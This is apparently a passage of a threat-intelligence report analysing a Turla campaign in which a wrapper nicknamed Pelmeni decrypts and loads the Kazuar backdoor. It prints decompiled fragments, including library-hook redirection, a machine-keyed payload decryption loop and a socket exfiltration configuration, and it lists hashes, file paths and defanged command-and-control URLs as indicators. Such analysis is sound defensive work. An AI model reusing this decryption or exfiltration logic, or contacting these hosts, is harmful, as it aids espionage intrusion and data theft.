


```
BOOL sub_703C18A1()
{
  int dir_to_load; // [esp+14h] [ebp-14h]
  void *LoadLibraryFunction; // [esp+18h] [ebp-10h]
  int CurrentProcessSymbols; // [esp+1Ch] [ebp-Ch]

  CurrentProcessSymbols = GetCurrentProcessSymbols();
  LoadLibraryFunction = Find_LoadLibrary_Function(CurrentProcessSymbols);
  memory_space_dir = LoadLibraryFunction;
  dir_to_load = Gcqiprj_dir;
  dotnetBuffer = memcopy_0(LoadLibraryFunction, 5u);
  return virtual_protect(LoadLibraryFunction, dir_to_load);
}
```

"Rgdpeyg" function redirecting the execution flow

At this point, the malware will execute the thread it had previously prepared. This thread will decrypt a .NET assembly and execute it from memory. Additionally, while Pelmeni runs .NET in the background, it checks the connection by making requests to Google.



```
{
  __int16 v2[2]; // [esp+2Ah] [ebp-1Eh] BYREF
  OLECHAR psz[2]; // [esp+2Eh] [ebp-1Ah] BYREF
  int v4; // [esp+33h] [ebp-15h] BYREF
  unsigned __int8 dotnetVersion; // [esp+37h] [ebp-11h]
  int *v6; // [esp+38h] [ebp-10h]
  unsigned int i; // [esp+3Ch] [ebp-Ch]

  v6 = &v4;
  v4 = 2113314798;
  v4 = GetComputerName() ^ 0x7DF69FEE;
  for ( i = 0; i <= 0x23D7FF; ++i )
  {
    if ( (i & 3) == 0 )
    {
      *v6 *= 1664525;
      *v6 += 1013904223;
    }
    dotnetProgram[i] ^= *(&v4 + (i & 3));
  }
  dotnetVersion = checkDotnetVersion();
  Descipher(&unk_70624674, v2, 1u, 5, 65, 100);
  Descipher(&unk_70624690, psz, 1u, 9, 89, 143);
  if ( Execute(dotnetProgram, 0x23D800u, dotnetVersion, psz, v2) == 1 )
    return 0;
  NetworkCheck__();
  return 1;
}
```


dotNET binary execution thread

As seen the attack is totally targeted, as if the malware is executed on an other machine, it will not be able to continue the infection. Fortunately, the algorithm used to to decrypt the payload and the one used to decrypt the exports is the same, which makes it vulnerable to brute force attacks.

The following section describes the analysis of the .NET binary extracted.

Kazuar (DotNET)

Analyzing the code, we observe that it is obfuscated and encrypted. The algorithm used is a substitution algorithm reminiscent of the one used by **Kazuar (Turla backdoor)**. The hypothesis is confirmed when comparing our sample with the sample analyzed in the Unit42 article.



```
public static class Cipher_0
{
    // Token: 0x0600295B RID: 10587 RVA: 0x000C3754 File Offset: 0x000C1954
    public static void InitCaesarCipher()
    {
        Cipher_0.CaesarCipher.Add(45, 83);
        Cipher_0.CaesarCipher.Add(119, 45);
        Cipher_0.CaesarCipher.Add(85, 82);
        Cipher_0.CaesarCipher.Add(100, 120);
        Cipher_0.CaesarCipher.Add(63, 90);
        Cipher_0.CaesarCipher.Add(50, 70);
        Cipher_0.CaesarCipher.Add(69, 87);
        Cipher_0.CaesarCipher.Add(103, 74);
        Cipher_0.CaesarCipher.Add(118, 61);
        Cipher_0.CaesarCipher.Add(89, 79);
        Cipher_0.CaesarCipher.Add(59, 115);
        Cipher_0.CaesarCipher.Add(84, 60);
        Cipher_0.CaesarCipher.Add(113, 113);
        Cipher_0.CaesarCipher.Add(68, 112);
        Cipher_0.CaesarCipher.Add(126, 32);
        Cipher_0.CaesarCipher.Add(75, 65);
        Cipher_0.CaesarCipher.Add(10, 76);
        Cipher_0.CaesarCipher.Add(104, 49);
        Cipher_0.CaesarCipher.Add(55, 50);
        Cipher_0.CaesarCipher.Add(97, 121);
        Cipher_0.CaesarCipher.Add(74, 69);
        Cipher_0.CaesarCipher.Add(51, 51);
        Cipher_0.CaesarCipher.Add(57, 92);
```

CaesarCipher implementation


Kazuar is a mutiplatform trojan used by Turla and discovered in 2017, it is often seen in infections targeting specific objectives, with the sample tailored to the targeted entity.

Considering the Unit42 article, in this case the backdoor shows two differences detailed bellow:

- New protocol used for exfiltration
- Different log's folder

Exfiltration methods


Up to now, it was publicly known that Kazuar supports 5 protocols for exfiltration. The version of Kazuar described here allows the **exfiltration of data using socket**.



```
using System;

// Token: 0x02000038 RID: 56
public enum TransportType : byte
{
    // Token: 0x04000276 RID: 630
    Http = 1,
    // Token: 0x04000277 RID: 631
    aw,
    // Token: 0x04000278 RID: 632
    pw,
    // Token: 0x04000279 RID: 633
    sw,
    // Token: 0x0400027A RID: 634
    Socket
}
```

Exfiltration protocols




```
SocketExfiltrator socketExfiltrator = new SocketExfiltrator();
socketExfiltrator.hj(new Uri[]
{
    new Uri("wss://127.0.0.1:20089/Test")
});
socketExfiltrator.Rj(new Uri[]
{
    new Uri("wss://127.0.0.1:20089/Test")
});
socketExfiltrator.dj = "C:\\ProgramData\\inp\\test";
socketExfiltrator.Df = "test";
socketExfiltrator.If = "test";
socketExfiltrator.nj();
```

Socket protocol

Based on this, it wouldn't be unreasonable to think that other variations of this sample might also include additional protocols.

Log's folder

Another variation in this sample compared to previous reports is the directory used for logs, as shown in the following image.



```
Configuration.u2 = false;
Configuration.h2 = true;
Configuration.o7 = "C:\\ProgramData\\utils\\drivers\\data";
Configuration.w7 = "https://www.google.com";
Configuration.F7 = "messages";
Configuration.R7 = DateTime.MaxValue;
Configuration.V7 = new TimeSpan(2, 0, 0, 0);
```

Kazuar's log file

However, this should be considered a minor variation that could be seen in other samples.

Conclusions

This article analyzes a new sample used in Turla campaigns. The sample employs a wrapper that we've nicknamed Pelmeni, and deploys the Kazuar malware, with some peculiarities different from those seen in previous articles about this type of sample.

There are samples of the malware available in public sources, although their content is encrypted, which can hinder identification. In the case at hand, the differences of this new threat are shown, and indicators of compromise are provided to aid in its possible detection.

Additionally, in the IOCs summary, the IOCs values highlighted during this post are included. But, also, the hashes for the samples used in the "samples timeline" are provided.

IOCs

Sample #6 [13/02/2024]

LaunchGFExperienceLOC.dll (Pelmeni Wrapper)	15f5e4808549ff67a79f84e23659da912ebbc1dc7c7b100c12b72384a27e412a
Relapsed.exe (Kazuar)	7ae9768b79a6b75f814a1b7afaf841b1a4b7ba803b3d806823e81d24a84fd078

Pelmeni Wrapper’s log file	%TEMP%\dbtesdnni.wic

Kazuar folders

C:\\ProgramData\\utils\\drivers\\data
C:\\ProgramData\\inp\\test

Sample #5 [28/01/2024]

asio.dll (Pelmeni Wrapper)	cccd6327dd5beee19cc3744b40f954c84ab016564b896c257f6871043a21cf0a
Sobroutine.exe (Kazuar)	6559d6cb2976334776ded3e7f8ce781c0e6fbaa69edbb0f16b902d06b5d8d8d9

Pelmeni Wrapper’s log file	%TEMP%\iiuiajmujrca.zso

Sample #4 [27/01/2024]

vncutilLOC.dll (Pelmeni Wrapper)	2164d54c415b48e906ad972a14d45c82af7cab814c6cf11729a994249690ed97
Humanity.exe (Kazuar)	564b2a3083e55933e4ce68b87c5e268c88d58f7ab41839e5a6e0c728a58e9cf2

Pelmeni Wrapper’s log file	%TEMP%\ktynlijyog.dyg

Sample #3 [27/01/2024]

SkyTelLOC.dll (Pelmeni Wrapper)	00256c7fd9a36c6a4805c467b15b3a72dbac2e6dbd12abe7d768f20ce6c8f09f
Inroad.exe (Kazuar)	1a3cc19345737bc76bcf61005ad6afeeea78540bddc627db052cede7a4c0d8e5

Pelmeni Wrapper’s log file	%TEMP%\oayvonjwivaq.vjg

Sample #2 [27/01/2024]

vncutilLOC.dll (Pelmeni Wrapper)	ebf10222bdd19bd8f14b7e94694c1534d4fe1d1047034aee7ffe9492cad4a92f
Denigrating.exe (Kazuar)	c91891c297971f46c470ea3b1934e5fb76f683776ba3edcdc1afe4f5398fc016

Pelmeni Wrapper’s log file	%TEMP%\jecvxqyvdbri.olc

Sample #1 [23/01/2024]

vncutilLOC.dll (Pelmeni Wrapper)	9b97e740b65bc609210f095cd9407c990a9f71f580f001ea07300228c5256d62
Arches.exe (Kazuar)	0e8cedf69e0708f77b8d8c7c9b96bf9386f0ec66c48b973bfa9718915ed260e9

Pelmeni Wrapper's log file	%TEMP%\wcijgmcpyn.ctl

C2

hxxps://altavista[.]rs/wp-includes/ID3/PerceptionSimulation/
hxxps://m6front.sam-maintenance[.]com/wp-includes/customize/assembly/
hxxps://bibliotecaunicef[.]uy/catalog/notices/tags/
wss://127.0.0.1:20089/Test